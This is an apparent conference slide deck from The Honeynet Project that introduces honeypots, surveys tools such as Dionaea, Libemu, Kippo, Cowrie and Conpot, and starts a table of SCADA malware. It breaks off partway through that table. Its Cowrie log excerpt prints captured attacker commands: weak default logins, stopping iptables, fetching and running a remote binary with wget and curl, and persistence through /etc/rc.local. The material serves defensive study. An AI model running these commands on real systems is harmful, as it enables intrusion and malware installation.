Updates and highlights from recent honeypot tools development

The Honeynet project

鄭毓芹 Julia Yu-Chin Cheng (Julia.yc.cheng@gmail.com)

Outline

- Part 1: Basic Concept
- Part 2: Updates and highlights of often-used honeypots
- Part 3: Integrated Multi-Honeypot Framework

PART 1:
BASIC CONCEPT

What is Honeypot ?

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource

By Lance Spitzner 2002


What is Honeypot ? (Cont.)

'A honeypot is a resource which is expected to be attacked or compromised.'

- **Goals of Honeypot :**
  - Learn **HOW** we are being attacked
  - Learn **WHO** is attacking us
  - Learn **WHAT** the attackers try to achieve
  - Learn **HOW TO DEFEND**


Honeypot(s) can be very useful !

- If deployed in internal placement (behind your firewall):
  - Catch internal scanning hosts
  - Catch insider threats



- If deployed in external placement
  - Early warning system via threat feeds
  - Attack trends
  - Information exchange


Honeypot Components Design :



Mimic Vulnerability: Used as bait to deceive or detect hackers, malware or misbehaving users
Interaction handler: Handler the interaction of honeypot and attack(er).
Capture/Analysis: Designed to capture/Analyze attack data.
Logging: Log attacking events.

PART 2:
Updates and highlights of often-used honeypots

Catch up the latest tool development at https://honeynet.org/blog



THE HONEYNET PROJECT


Often-used Tools and Honeypot

HIHAT
Peepdf
Honeysink
Thug
Mitmproxy
Dpkt2.0
Libemu
Hpfeeds
Glastopf
Capture-HPC
CC2ASN
Picviz
Suricate
Cowrie
Droidbox
Cuckoo Sandbox
Kippo
Hoenystick
Honeysnap
Wordpot
Honeywall CDROM
HFlow2
ARTDroid
PhoneyC
Honeyd
GVol
APKinspector
Dionaea
HoneyC
Honeytrap
Google Hack Honeypot
Honeymole
Webviz
Conpot
Nepenthes
Sebek
Shiva
Nebula
Dockpot
Pehunter
Wireshark Extentions

Dionaea and Libemu


Dionaea – Malware Capture Honeypot

- Server-side low interaction honeypot
- Emulate **remote exploitable bugs** to trap malware exploiting and ultimately obtain a copy of the malware
- Emulate vulnerabilities in Windows services such as SMB, HTTP, TFTP, FTP, mssql, mysql and sip
- Libemu - Full shellcode emulation
- Expandable through plugins and modules



Dionaea – Malware Capture Honeypot

How Dionaea traps malicious content:



LibEmu- Emulating the x86 shellcode

- Step 1: Detect, measure and execute payloads (shellcode) sent by attackers
- Step 2: Running the shellcode in the libemu vm Executing the shellcode to record API calls and arguments
- Step 3: Take action to acquire a copy of the malware.
  - **Shell Binding / Connect Back, Exec** – Dionaea offers shell emulation for payload that offers a shell to the attacker (usually via port binding or connecting back to the attacker).
  - **URLDownToFile API : Use** URLDownloadToFile API call to retrieve files via HTTP and execute retrieved files afterwards.

Kippo and Cowrie

Kippo and Cowrie: SSH Honeypot

- **Kippo**:
  - https://github.com/desaster/kippo
  - A medium-interaction SSH honeypot written in Python
  - Emulates an OpenSSH server and shell with virtual filesystem
  - Log brute force attacks and the entire attacking shell interaction
- **Cowrie:**
  - http://www.micheloosterhof.com/cowrie/
  - A full fake filesystem resembling a Debian 5.0 installation is included. Possibility of adding fake file contents
  - SFTP and SCP support for file upload
  - Support for SSH exec commands
  - Forward SMTP connections to SMTP Honeypot (e.g. mailoney)


Cowrie Logs

```
103.207.37.213 : login attempt [user/user] failed
103.207.37.213 : login attempt [support/support] failed
103.207.37.213 : login attempt [admin/admin] failed
103.207.37.213 : login attempt [anonymous/anonymous] failed
103.207.37.213 : login attempt [oracle/oracle] failed
103.207.37.213 : login attempt [guest/guest] failed
103.207.37.213 : login attempt [root/admin] succeeded

103.207.36.228 : login attempt [root/admin] succeeded
103.207.36.222 : login attempt [user/user] failed
103.207.36.222 : login attempt [admin/admin] failed
103.207.36.222 : login attempt [admin/1234] failed

58.218.200.111 : login attempt [root/-] succeeded
58.218.200.111 : Command found: service iptables stop
58.218.200.111 : Command found: wget http://58.218.200.111:6334/rr
58.218.200.111 : login attempt [root/-] succeeded
58.218.200.111 : Command found: service iptables stop
58.218.200.111 : Command found: wget http://58.218.200.111:6334/www
58.218.200.111 : Command not found: ./www &
58.218.200.111 : Command found: curl -o /tmp/c wget http://58.218.200.111:6334/www
58.218.200.111 : Command found: cd /tmp
58.218.200.111 : Command found: chmod 777 c
58.218.200.111 : Command not found: ./c &
58.218.200.111 : Command found: echo "cd  /admin/" >> /etc/rc.local
58.218.200.111 : Command found: echo "./c &" >> /etc/rc.local
58.218.200.111 : Command found: echo "/etc/init.d/iptables stop" >> /etc/rc.local
58.218.200.111 : login attempt [root/-] succeeded
58.218.200.111 : Command found: service iptables stop
58.218.200.111 : Command found: wget http://58.218.200.111:6334/www

46.99.142.19 : login attempt [root/cisco] succeeded
46.99.142.19 : Command found: /sbin/ifconfig
46.99.142.19 : Command found: cat /proc/meminfo
46.99.142.19 : Command not found: 2 > /dev/null sh -c 'cat /lib/libdl.so* || cat /lib/librt.so* || cat /bin/cat
 || cat /sbin/ifconfig'
46.99.142.19 : Command found: cat /proc/version
46.99.142.19 : Command found: cat /proc/modules
```


Conpot

Conpot - What is SCADA System ?


MONITOR, COLLECT, DECIDE



SCADA System



An introduction to SCADA





A SCADA system works by operating with signals that communicate via channels to provide the user with remote controls of any equipment.

An introduction to SCADA (Cont.)

- Five essential composing parts of a SCADA system:
  - **Human Machine Interface (HMI):** Each tag and sends it to a human operator
  - **Supervisory system (SCADA Server):** Gathers the data from each tag and sends commands or operations to the process.
  - **Remote Terminal Units (RTUs):** Connect sensors and convert their signals to digital data and send it to the supervisory system.
  - **Programmable Logic Controllers (PLCs):** Economical field devices
  - **Communication infrastructures:** Delivers connectivity to the supervisory system and then to the RTUs and PLCs for the user to command.


An example of SCADA Software





http://controltechme.com/en/full-tek/scada-software


SCADA Attack



When	Organization(s) Under Attack	Virus Name	Virus Functionality	Physical Impact
2009	Exxon, Shell, BP, among others	*Night Dragon*	Remote Access Trojans (RATs) distributed using spearphishing. (Source) Motive : Data stealing/spying, Propagation	None. (Although, it is reported that attackers exfiltrated operational blueprints for SCADA systems and even collected data from them.)
2010	Iran's Natanz nuclear facility	*Stuxnet*	Intercepts and makes changes to data read from and writen to a PLC. (Source) Motive : Destruction	Destroyed a fifth of Iran's nuclear centrifuges.
2011	No reported cases	*Havex*	Distributed as Trojanized ICS/SCADA software downloads from compromised vendor websites, it scans the LAN for OPC servers and sends collected data to a Command and Control (C&C) server. (Source) Motive : Data stealing/Spying	None
2014	No reported cases	*Blacken*	Found on a C&C server for an existing botnet of the Sandworm Team, it targets users of the SCADA software, GE Cimplicity, and installs executables to the software's home directory. Some of these executables are bots that can be commanded remotely. It also references Cimatics design files but their exact use is not yet understood. (Source)	Unknown (due to 